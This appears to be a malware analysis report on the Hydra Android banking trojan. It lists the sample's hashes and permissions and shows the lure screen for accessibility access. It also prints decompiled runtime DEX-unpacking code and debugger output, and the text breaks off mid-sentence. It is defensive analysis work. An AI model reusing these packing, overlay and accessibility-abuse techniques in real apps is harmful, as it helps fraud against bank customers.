HYDRA

Technical Analysis Report

Contents

Introduction

Hydra malware is a type of Bankbot malware that infects Android devices. It specifically targets an impressive list of banks and financial institutions spread across Europe. After being placed on the victim's device, it requests several critical permissions. First, it wants to access Android's Accessibility service. Accessing or sending SMS, making calls, sending messages to victim's contact list, etc. actions, including.


Hydra malware uses overlay to leak data from infected device. It uses Play Store services for the distribution of malicious software and the supply of harmful additional files to run on the device. Usually downloaded malicious applications extract the DEX file from the PNG file and download the malicious application from the C&C server. After checking the device compatibility, harmful processes are started.

Analysis of Video.apk File

File Name	Video_Oynatıcı.apk
File Type	APK
MD5	22c6380abe1a2ff9b7d6f6d4baf252e2
SHA-1	4226fb895d2ea02c462a6aa4965991ef08a5412f
SHA-256	d0775b35bb8cb849d1049e9cea3d990f97bf09e908d19c93ba6ce0c184bfa668


By obtaining the malicious access permission from the user, it obtains the application permissions in its manifest without the need for user approval. The malware, which has many privileges in line with the permissions it has received, tries to access the user information and transfer it to the target server.

The permissions that the malware has taken in the AndroidManifest.xml file can be seen. Thanks to these permissions, the malware obtains a lot of information about the device, but by obtaining the accessibility permission in the first place, the permissions in the AndroidManifest.xml file are directly authorized.



```
<uses-sdk obfuscation:minSdkVersion="19" obfuscation:targetSdkVersion="24"/>
<uses-permission obfuscation:name="android.permission.ACCESS_NETWORK_STATE"/>
<uses-permission obfuscation:name="android.permission.MODIFY_AUDIO_SETTINGS"/>
<uses-permission obfuscation:name="android.permission.CHANGE_WIFI_STATE"/>
<uses-permission obfuscation:name="android.permission.REORDER_TASKS"/>
<uses-permission obfuscation:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
<uses-permission obfuscation:name="android.permission.INTERNET"/>
<uses-permission obfuscation:name="android.permission.WAKE_LOCK"/>
<uses-permission obfuscation:name="android.permission.ACCESS_WIFI_STATE"/>
<uses-permission obfuscation:name="android.permission.DISABLE_KEYGUARD"/>
<uses-permission obfuscation:name="android.permission.SYSTEM_ALERT_WINDOW"/>
<uses-permission obfuscation:name="android.permission.REQUEST_IGNORE_BATTERY_OPTIMIZATIONS"/>
<uses-permission obfuscation:name="android.permission.CAPTURE_VIDEO_OUTPUT"/>
<uses-permission obfuscation:name="android.permission.REQUEST_INSTALL_PACKAGES"/>
<uses-permission obfuscation:name="android.permission.RECEIVE_SMS"/>
<uses-permission obfuscation:name="android.permission.ACCESS_NOTIFICATION_POLICY"/>
<uses-permission obfuscation:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
<uses-permission obfuscation:name="android.permission.WRITE_SMS"/>
<uses-permission obfuscation:name="android.permission.SEND_SMS"/>
<uses-permission obfuscation:name="android.permission.READ_CONTACTS"/>
```

Figure 1. Permissions received by the malware



Free for personal use
Samsung Galaxy S8 (1024x768, 160dpi) - 192.168.184.102 - Genymotion

Activate accessibility services for the correct application work:

Step 1. - Go to Settings


Step 2. - Open "Downloaded Services" menu

Step 3. - Activate services for the Video Player

Enjoy your new opportunities

Figure 2. Interface Designed to Obtain Accessibility Permission


When the malware and manifest file are examined, it is seen that the malware is packaged. It is understood that MainActivity, seen in **Figure 3**, is packed because it is not in the resource section.



```
            <action obfuscation:name="android.app.action.DEVICE_ADMIN_ENABLED"/>
        </intent-filter>
    </receiver>
    <meta-data obfuscation:name="android.support.VERSION" obfuscation:value="26.1.0"/>
    <receiver obfuscation:name="com.cwnjcjeo.qhmvgio.core.injects_core.CHandler"/>
    <activity obfuscation:name="com.cwnjcjeo.qhmvgio.bot.components.screencast.ScreencastStartActivity" obfuscation:excludeFromRecents=
    <activity obfuscation:theme="@style/Theme.Translucent.NoTitleBar.Fullscreen" obfuscation:name="com.cwnjcjeo.qhmvgio.MainActivity" o
        <intent-filter>
```

Figure 3. MainActivity


Since it is packaged by the application developer, the malware must perform the unpacking process by uploading a **"DEX"** file at runtime..



```
private static void a(Context context, File file, File file2, String str, String str2) {
    Set<File> set = a;
    synchronized (set) {
        if (!set.contains(file)) {
            set.add(file);
            int r0 = Build.VERSION.SDK_INT;
            if (r0 > 20) {
                StringBuilder sb = new StringBuilder();
                sb.append("MultiDex is not guaranteed to work in SDK version ");
                sb.append(r0);
                sb.append(": SDK version higher than ");
                sb.append(20);
                sb.append(" should be backed by runtime with built-in multidex capabilty but it's not the case here: java.vm.version=\"");
                sb.append(System.getProperty("java.vm.version"));
                sb.append("\"");
            }
            try {
                ClassLoader classLoader = context.getClassLoader();
                if (classLoader != null) {
                    try {
                        b(context);
                    } catch (Throwable th) {
                    }
                    File a2 = a(context, file2, str);
                    h hVar = new h(file, a2);
                    try {
                        try {
                            a(classLoader, a2, hVar.a(context, str2, false));
                        } catch (IOException e) {
                            a(classLoader, a2, hVar.a(context, str2, true));
                        }
                        try {
                            e = null;
                        } catch (IOException e2) {
                            e = e2;
                        }
                        if (e != null) {
                            throw e;
                        }
                    } finally {
                        try {
                            hVar.close();
                        } catch (IOException e3) {
                        }
                    }
                }
            } catch (RuntimeException e4) {
            }
        }
    }
}
```

Figure 4. getClassLoader()


The malware creates a folder named **code_cache** in the "**/data/data/com.cwnjcjeo.qhmvgio**" location.



```
public final class b {
    private static final Set<File> a = new HashSet();

    private static File a(Context context, File file, String str) {
        File file2 = new File(file, "code_cache");
        try {
            a(file2);
        } catch (IOException e) {
            file2 = new File(context.getFilesDir(), "code_cache");
            a(file2);
        }
        File file3 = new File(file2, str);
        a(file3);
        return file3;
    }
```

Figure 5. Create a Folder


It creates a new subfolder named **secondary-dexes** in this folder, and adds an executable dalvik file "**classes.dex**" and some other files into this folder.



```
public static void a(Context context) {
    int r0 = Build.VERSION.SDK_INT;
    if (r0 >= 4) {
        try {
            ApplicationInfo c = c(context);
            if (c != null) {
                a(context, new File(c.sourceDir), new File(c.dataDir), "secondary-dexes", "");
            }
        } catch (Exception e) {
            throw new RuntimeException("MultiDex installation failed (" + e.getMessage() + ").");
        }
    } else {
        throw new RuntimeException("MultiDex installation failed. SDK " + r0 + " is unsupported. Min SDK version is " + 4 + ".");
    }
}
```


Figure 6. Creating a subfolder

When analyzed dynamically, the "r0" variable (Build.VERSION.SDK_INT) of the application is expected to be 4 or greater. In the function shown below, it is seen that the malware performs a version control.



```
public static void a(Context context) {
    int r0 = Build.VERSION.SDK_INT;
    if (r0 >= 4) {
        try {
            ApplicationInfo c = c(context);
            if (c != null) {
                a(context, new File(c.sourceDir), new File(c.dataDir), "secondary-dexes", "");
            }
        } catch (Exception e) {
            throw new RuntimeException("MultiDex installation failed (" + e.getMessage() + ").");
        }
    } else {
        throw new RuntimeException("MultiDex installation failed. SDK " + r0 + " is unsupported. Min SDK version is " + 4 + ".");
    }
}
```

Figure 7. Version Control




```
(int)p0        0x12C5A4E0        int        v4
(int)v3        4                 int        v3
(int)v0        0x18              int        v0
```

```
CODE:00549AC0 public static void com.xerox.xbox.b.a(
CODE:00549AC0         android.content.Context p0)
CODE:00549AC0 p0 = v4
CODE:00549AC0 const/4                      v3, 4
CODE:00549AC2 sget                         v0, Build$VERSION_SDK_INT
CODE:00549AC6 if-lt                        v0, v3, loc_549B46
```

Figure 8. Value of variable r0


When the **h** class is examined, it is observed that the **Multidex.lock** file is added to the **secondary-dexes** location.



```
public h(File file, File file2) {
    StringBuilder sb = new StringBuilder();
    sb.append("MultiDexExtractor(");
    sb.append(file.getPath());
    sb.append(", ");
    sb.append(file2.getPath());
    sb.append(l.t);
    this.f = file;
    this.h = file2;
    this.g = b(file);
    File file3 = new File(file2, "MultiDex.lock");
    RandomAccessFile randomAccessFile = new RandomAccessFile(file3, "rw");
    this.i = randomAccessFile;
    try {
        FileChannel channel = randomAccessFile.getChannel();
        this.j = channel;
        try {
            StringBuilder sb2 = new StringBuilder();
            sb2.append("Blocking on lock ");
            sb2.append(file3.getPath());
            this.k = channel.lock();
            StringBuilder sb3 = new StringBuilder();
            sb3.append(file3.getPath());
            sb3.append(" locked");
        } catch (IOException | Error | RuntimeException e2) {
            a(this.j);
            throw e2;
        }
    } catch (IOException | Error | RuntimeException e3) {
        a(this.i);
        throw e3;
    }
}
```

Figure 9. Multidex.lock

The malware saves the **classes.dex** file in a **ZIP** file. After this process, it completes the unpack process. Accessing the **classes.dex** compiler file

